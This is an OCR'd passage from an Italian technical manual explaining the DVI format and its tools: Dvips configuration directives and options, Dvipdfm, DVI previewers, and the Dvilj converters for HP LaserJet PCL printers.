
è sufficiente aggiungere '**pstops**' alla catena:

```
0       %!                  filter                              \
    /usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"                    \
    | /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300                   \
                    -sDEVICE=ljet4 -sOutputFile=- -
```

In alternativa al file PostScript che genera il risultato che si vede nella figura 26.36, potrebbe essere utile un modello quadrettato, che si può ottenere con il codice contenuto in questo file: *allegati/test-carta-quadrettata.ps* .

I quadretti che si vogliono ottenere sono esattamente di 5 mm di lato e il risultato che si può avere con una stampante perfetta è praticamente quello che si vede in piccolo nella figura successiva.

Figura 26.42. Foglio quadrettato su carta A4.



26.3 DVI

A fianco del formato PostScript per i documenti finali, pronti per la stampa, ne esiste un altro: DVI, il cui nome sta per *Device indipendent*. Il file DVI, come nel caso di quello PostScript, contiene tutte le informazioni necessarie a descrivere il risultato finale stampato, anche se non esistono stampanti DVI. Si tratta quindi di un formato intermedio che, per essere stampato, richiede un'elaborazione successiva. I file DVI derivano principalmente da elaborazioni con il sistema di composizione TeX, con il quale sono distribuiti generalmente anche gli strumenti adatti a gestire tale formato.

Di solito, l'uso degli strumenti riferiti al formato DVI si limita a Dvips che converte file DVI in PostScript. Tuttavia sono disponibili anche altri strumenti che permettono di arrivare a un risultato stampato senza passare per il PostScript; si tratta in particolare di Dvilj per la generazione di un formato HP PCL (*HP printer control language*), adatto alle stampanti compatibili HP Laserjet.[10]

In pratica, la gestione dei file DVI è basata, di fatto, sulla conversione in PostScript attraverso Dvips e sulla rielaborazione successiva dei file PostScript attraverso altri strumenti.

26.3.1 Dvips

Dvips[11] è un programma fondamentale per chi utilizza il sistema di composizione TeX (capitolo 49), proprio per la sua abilità nel convertire file DVI in PostScript. Anche se il suo funzionamento è apparentemente molto semplice, si tratta di un programma complesso, pieno di dettagli che in circostanze particolari possono diventare

molto utili. Qui si cerca di puntare l'attenzione sulle funzionalità usate più di frequente.

Dvips utilizza la libreria Kpathsea, attraverso la quale è in grado di rigenerare rapidamente i caratteri necessari che non dovessero essere già stati preparati in precedenza (naturalmente devono essere presenti le informazioni per generare tali caratteri).

Considerato che il formato PostScript è diventato lo standard di fatto per le code di stampa, Dvips tende anche a essere visto come un comando di stampa speciale per il formato DVI. Infatti, come viene mostrato meglio dalla descrizione della sua configurazione, se si utilizza nel modo più naturale, come nell'esempio seguente, si ottiene la trasformazione del file DVI indicato nella riga di comando in formato PostScript e l'invio di questa trasformazione direttamente alla coda di stampa predefinita:

```
$ dvips pippo.dvi [Invio]
```

La documentazione di Dvips è molto buona, ma usa delle convenzioni particolari, per cui il lettore casuale potrebbe fraintendere o restare confuso. In particolare, nella descrizione delle opzioni della riga di comando e delle direttive di configurazione, si usa l'asterisco per indicare la possibilità di aggiungere un argomento booleano, che però in generale non serve e di conseguenza non si usa.

26.3.1.1 Configurazione di Dvips

I file di configurazione di Dvips si trovano generalmente nella directory ‘`texmf/dvips/config/`’, cosa che potrebbe tradursi in pratica in ‘`/usr/share/texmf/dvips/config/`’ o altra collocazione simile. In pratica, se la gerarchia del file system è quella standard, questo potrebbe essere un collegamento simbolico alla directory reale ‘`/etc/texmf/dvips/`’.

Il file di configurazione generale è denominato ‘`config.ps`’, mentre è possibile affiancare a questo altri file simili che vengono presi in considerazione sono per l’invio a code di stampa particolari, attraverso l’opzione ‘**`-P`**’. Questi file aggiuntivi si distinguono in base all’estensione: ‘`config.`***coda_di_stampa***’. Il senso di questi file di configurazione aggiuntivi si dovrebbe chiarire con la descrizione della direttiva ‘**`o`**’ del file di configurazione.

Se si osserva la directory di configurazione di Dvips si possono notare altri file, dei quali si può anche intuire lo scopo. Tuttavia, in condizioni normali non è il caso di intervenire sulla loro configurazione.

Naturalmente, oltre ai file di configurazione che riguardano il sistema, ogni utente può aggiungere un proprio file personale: ‘`~/.dvipsrc`’.

I file di configurazione di Dvips sono file di testo normali, in cui, tutto ciò che inizia con il simbolo di percentuale (‘**`%`**’) viene ignorato, assieme alle righe bianche e a quelle vuote. Tutte le altre righe sono da considerarsi direttive di configurazione.

Le direttive hanno un aspetto molto simile alle opzioni della riga di comando dell'eseguibile '**dvips**', alle quali viene tolto il trattino iniziale. Tuttavia non bisogna generalizzare, perché non tutto è perfettamente identico.

Tabella 26.43. Alcune direttive.

Direttiva	Descrizione

o ***file***
o |***comando***
	Questa direttiva (una lettera «o» minuscola) consente di definire il file predefinito o il condotto predefinito a cui inviare il risultato della conversione. Generalmente il file di configurazione complessivo contiene la direttiva seguente:
	`o |lpr`
	In questo senso, un file di configurazione specifico per la coda di stampa '**pippo**' potrebbe contenere invece la direttiva seguente:
	`o |lpr -Ppippo`
	Si osservi che questo modo di definire il flusso di uscita dell'elaborazione di Dvips è una consuetudine, non una necessità. Tuttavia è bene mantenere tali queste particolarità, perché sono quelle che tutti si aspettano.

Direttiva	Descrizione
`O` ***scostamento_orizzontale*`,`*** ***scostamento_verticale***	Questa direttiva (lettera «O» maiuscola), consente di riallineare le pagine attraverso la definizione di uno scostamento orizzontale e verticale. Si tratta di indicare due numeri seguiti dall'unità di misura. Dei valori positivi indicano rispettivamente uno spostamento a destra e in basso, mentre dei valori negativi indicano uno spostamento opposto. Nel file di configurazione generale è bene annotare una direttiva neutra, del tipo '**`O 0cm,0cm`**', mentre nei file di configurazione specifici per una particolare coda di stampa, si potrebbero specificare dei valori adeguati (a meno che la coda di stampa non sia già organizzata per correggere i difetti di allineamento eventuali della stampante, come descritto nella sezione 26.2.3).
`K`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.
`q`|`Q`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dell'emissione delle informazioni che non rappresentano errori di qualche tipo.

Direttiva	Descrizione
`r`	Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'inversione dell'ordine delle pagine.
`D` ***n*** `X` ***n*** `Y` ***n***	Il numero posto alla destra rappresenta la risoluzione. Nel caso della direttiva '**`D`**' si tratta simultaneamente di quella orizzontale e di quella verticale, mentre nel caso di '**`X`**' si tratta solo di quella orizzontale e nel caso di '**`Y`**' si tratta solo di quella verticale. Il valore è espresso in millesimi (***n*** / 1000). Si deve indicare un valore che va da un minimo di 10 a un massimo di 10000. Non deve essere necessariamente un numero intero.
`t` ***formato***	Questa direttiva permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende il formato predefinito che generalmente corrisponde a '**`letter`**'. Generalmente possono essere utilizzati i nomi di formato seguenti: '**`letter`**', '**`legal`**', '**`ledger`**', '**`a4`**', '**`a3`**'.

Direttiva	Descrizione

`m` ***memoria_disponibile***	La stampante PostScript, oppure il programma di conversione che elabora questo formato, potrebbe avere una limitazione nella memoria. Questo potrebbe impedire alla stampante o al programma di gestire correttamente un file troppo complesso. Questa direttiva consente di specificare l'ammontare massimo della memoria, in modo da prendere provvedimenti adeguati al riguardo. Per conosce il valore di questa memoria, basta realizzare un file PostScript fittizio contenente il codice seguente:
	`%!`
	
	`/Times-Roman findfont 30 scalefont setfont ↩`
	`↪144 432 moveto`
	
	`vmstatus exch sub 40 string cvs ↩`
	`↪show pop showpage`
	È probabile che il valore che appare sia abbastanza inferiore a quanto indicato in modo predefinito nel file di configurazione standard. In questo senso, dovrebbe essere opportuno aggiornare tale indicazione.

Viene mostrato brevemente un file di configurazione tipico.

```
% Ammontare della memoria disponibile.
m 1048576

% Il risultato della conversione in PostScript viene inviato alla stampa.
o |lpr

% Risoluzioni predefinite per la stampante.
D 600
X 600
Y 600

% Correzione dell'allineamento della stampa.
O 0pt,0pt
```

Naturalmente, il file di configurazione predefinito potrebbe contenere anche molte altre direttive, che in generale non conviene modificare se non si comprende il loro significato.

26.3.1.2 Riga di comando di Dvips

Il programma '**dvips**' elabora il file DVI fornito come argomento e ne genera un altro in PostScript. Se non viene indicato qualcosa di diverso attraverso le opzioni, il risultato viene inviato come previsto nel file di configurazione e solitamente si tratta della coda di stampa predefinita. Il nome del file DVI può essere indicato completo o sprovvisto dell'estensione: '`.dvi`'.

```
dvips [opzioni] [file_dvi]
```

Tabella 26.45. Alcune opzioni.

Opzione	Descrizione
`-D` ***n*** `-X` ***n*** `-Y` ***n***	Queste opzioni permettono di indicare esplicitamente la risoluzione, sostituendosi alle direttive equivalenti del file di configurazione: '**`D`**', '**`X`**' e '**`Y`**'. Questa indicazione ha rilevanza nella scelta dei tipi di carattere da usare per la composizione del file PostScript e per la loro spaziatura. Il numero può avere un valore minimo di 10 e massimo di 10000, riferendosi all'unità di misura dpi (*Dot per inch*). Generalmente questa opzione non viene indicata e si utilizza la configurazione che frequentemente richiede 600 dpi.
`-q`	Utilizzando questa opzione, si fa in modo che l'elaborazione non generi segnalazioni, tranne gli errori, come già fa la direttiva '**`q`**' nel file di configurazione.
`-o` ***file_ps***	Permette di specificare un file di destinazione del risultato della trasformazione, oppure un comando che deve ricevere il risultato attraverso lo standard input. Dal momento che la configurazione normale convoglia il risultato nella coda di stampa, diventa necessario l'uso di questa opzione per generare un file separato. Un comando viene riconosciuto come tale se inizia con il simbolo '**`|`**', ma si può anche realizzare un condotto vero e proprio indicando il trattino ('**`-`**') al posto del nome del file.

Opzione	Descrizione
`-t` ***formato***	Questa opzione permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende automaticamente il formato predefinito o quello fissato nella configurazione. Spesso il formato predefinito è '**`letter`**', per cui, negli script è importante ricordarsi di utilizzare questa opzione per non avere poi brutte sorprese. Si utilizzano gli stessi nomi di formato relativi alla direttiva '**`t`**' del file di configurazione. Questa stessa opzione può essere usata per specificare un formato orizzontale, '**`landscape`**', eventualmente anche utilizzandola due volte (la prima per indicare il formato della carta, la seconda per aggiungere che deve essere intesa come orizzontale).
`-K`	Questa opzione, come la stessa direttiva '**`K`**', serve a ottenere l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.
`-V` `-V0`	Attiva o disattiva l'inserimento delle informazioni sui caratteri tipografici che potrebbero non essere disponibili nel momento in cui si va a visualizzare il documento. In pratica, l'utilizzo di questa opzione ('**`-V`**'), dovrebbe facilitare la riproducibilità del contenuto del file.

Segue la descrizione di alcuni esempi.

- `$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`**[*Invio*]

  Elabora il file '`mio_file.dvi`' generando il file '`mio_file.ps`', in formato A4.

- `$` **`dvips -t a4 mio_file.dvi`**[*Invio*]

Elabora il file ‘`mio_file.dvi`’, trasformandolo in PostScript, lasciando che questo sia diretto come stabilito dalla configurazione (presumibilmente si tratta della coda di stampa predefinita).

- `$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`** [*Invio*]

  Genera il file ‘`mio_file.ps`’, in formato A4, togliendo alcuni commenti che possono creare problemi ai programmi di visualizzazione o di rielaborazione.

26.3.2 Dvipdfm

Dvipdfm[12] è un programma funzionalmente analogo a Dvips, con la differenza che genera file PDF a partire dal formato DVI. In condizioni normali, è sufficiente un utilizzo elementare, simile all’esempio seguente:

`$` **`dvipdfm prova.dvi`** [*Invio*]

In questo caso, si ottiene il file ‘`prova.pdf`’, senza nemmeno la necessità di specificarlo. In pratica, a differenza di Dvips, il risultato viene salvato in un file, in modo predefinito.

Come si comprende dall’esempio, Dvipdfm è costituito in pratica dall’eseguibile ‘**`dvipdfm`**’, che si usa sinteticamente secondo la sintassi seguente:

```
dvipdfm [opzioni] file_dvi
```

In pratica, il nome del file PDF viene determinato in modo predefinito, aggiungendo l’estensione ‘`.pdf`’, o sostituendola all’estensione ‘`.dvi`’ del file di partenza. In alternativa, si può specificare un

nome differente con l'uso di un'opzione apposita. La tabella 26.46 riepiloga le opzioni di uso più comune.

Tabella 26.46. Alcune opzioni di '**dvipdfm**'.

Opzione	Descrizione
`-c`	Non prende in considerazione i colori nella conversione.
`-m` ***n***	Definisce un rapporto di ingrandimento del documento, pari a ***n***.
`-o` ***file_pdf***	Definisce il nome del file PDF da creare.
`-p {letter|legal|ledger|tabloid|a4|a3}`	Definisce il formato finale del file PDF che si vuole ottenere.
`-l`	Nel caso sia stata specificata l'opzione '**-p**', consente di indicare un orientamento orizzontale.
`-s` ***pag_iniziale*`-`***pag_finale*` [ ,`***pag_iniziale*`-`***pag_finale*` ] ...`	Consente di selezionare uno o più intervalli di pagine.
`-x` ***scostamento_orizzontale*** `-y` ***scostamento_verticale***	Consentono di definire lo scostamento orizzontale e verticale. Il valore predefinito corrisponde a '**1.0in**', ovvero un pollice.
`-z` ***n***	Consentono di definire il livello di compressione, con un numero da uno a nove. Il valore predefinito è nove, corrispondente alla compressione massima.
`-v`	Mostra più informazioni durante la conversione.
`-vv`	Mostra molte informazioni in più durante la conversione.

26.3.3 Anteprima di stampa

Anche per il formato DVI esistono strumenti per la visualizzazione in anteprima; ma in generale, tali programmi hanno tutti qualche pecca, per un verso o per l'altro, a cominciare dalle immagini PostScript incluse che non vengono visualizzate nell'anteprima. Nelle figure successive si mostrano solo due esempi di tali programmi.

`xdvi` [*opzioni*] [*file_dvi*]

`tkdvi` [*opzioni*] *file*

Figura 26.47. Xdvi.[13]





Figura 26.48. TkDVI.[14]



26.3.4 Dvilj

«

Dvilj[15] è un pacchetto di programmi in grado di convertire un file DVI direttamente in formato PCL, quello usato dalle stampanti HP Laserjet.

I programmi in questione sono differenti dal momento che esistono diverse varianti nel linguaggio in base alle caratteristiche delle stampanti stesse. Per la precisione, si distingue tra:

- '**dvilj4**' per stampanti HP Laserjet 4 e compatibili;
- '**dvilj4l**' per stampanti HP Laserjet 4L e compatibili;
- '**dvilj2p**' per stampanti HP Laserjet IIp e compatibili;
- '**dvilj**' per stampanti HP Laserjet generiche e compatibili;

La sintassi per l'utilizzo di questi programmi è la stessa, a parte il nome:

```
dvilj [opzioni] file_dvi
```

```
dvilj2p [opzioni] file_dvi
```

```
dvilj4 [opzioni] file_dvi
```

```
dvilj4l [opzioni] file_dvi
```

Si può osservare che non si prevede l'indicazione del file generato dall'elaborazione come argomento finale. Infatti, in condizioni nor-

mali, questo file viene creato in modo predefinito, utilizzando lo stesso nome di quello corrispondente del file DVI, dove al posto dell'ultima estensione si utilizza '`.lj`'; in alternativa può essere indicato attraverso un'opzione apposita.

Per esempio, il comando seguente dovrebbe generare il file '`pippo.lj`':

```
$ dvilj4l pippo.dvi [Invio]
```

I programmi di Dvilj non sono in grado di gestire i «caratteri virtuali», cosa che richiede generalmente una pre-elaborazione del file DVI attraverso il programma '**dvicopy**', praticamente nel modo seguente:

```
$ dvicopy pippo.dvi pippo.2.dvi [Invio]

$ dvilj4l pippo.2.dvi [Invio]
```

La tabella 26.49 riassume le opzioni di questi programmi che compongono il blocco di Dvilj.

Tabella 26.49. Opzioni della riga di comando dei programmi di Dvilj.

Opzione	Descrizione
`-c`***n***	Stampa ogni pagina ***n*** volte.
`-D1`	Stampa solo le pagine dispari (destre).
`-D2`	Stampa solo le pagine pari (sinistre).
`-e`***file***	Crea il file indicato invece di quello predefinito.

Opzione	Descrizione
`-e-`	Emette il risultato attraverso lo standard output.
`-f`***n***	Stampa a partire dalla pagina ***n***.
`-t`***n***	Stampa fino alla pagina ***n***.
`-p`***n***	Stampa solo ***n*** pagine.
`-m#`***n***	Ridimensiona in rapporto di ***n*** / 1000.
`-m0`	Ridimensiona a 1000 / 1000.
`-mh`	Ridimensiona a 1095 / 1000.
`-m1`	Ridimensiona a 1200 / 1000.
`-mq`	Ridimensiona a 1250 / 1000.
`-m2`	Ridimensiona a 1440 / 1000.
`-m3`	Ridimensiona a 1728 / 1000.
`-m4`	Ridimensiona a 2074 / 1000.
`-m5`	Ridimensiona a 2488 / 1000.
`-r`	Inverte l'ordine delle pagine.
`-s1`	Carta in formato «executive» (7,25 in × 10,5 in).
`-s2`	Carta in formato «lettera» (8,5 in × 11 in).

Opzione	Descrizione
`-s3`	Carta in formato «legale» (8,5 in × 14 in).
`-s26`	Carta in formato A4.
`-s80`	Busta «monarch» (3,875 in × 7,5 in).
`-s81`	Busta «commercial-10» (4,125 in × 9,5 in).
`-s90`	Busta «DL» (110 mm × 220 mm).
`-s91`	Busta «C5» (162 mm × 229 mm).
`-v`	Mostra informazioni più dettagliate.
`-VK`	Compatibilità con stampanti Kyocera.
`-VB`	Compatibilità con stampanti Brother.
`-V6`	Compatibilità con stampanti HP Laserjet 6L.

I programmi di Dvilj possono funzionare anche come filtro. Per questo, se al posto del file in ingresso si indica un trattino (‘**–**’), si intende indicare per questo lo standard input.

26.3.5 Programmi di servizio vari sul formato DVI

Il formato DVI non offre molti strumenti per la sua rielaborazione. Vale la pena di conoscere quel poco che c’è, tenendo conto però che a volte si tratta di script che compiono il loro lavoro attraverso una rielaborazione in PostScript.

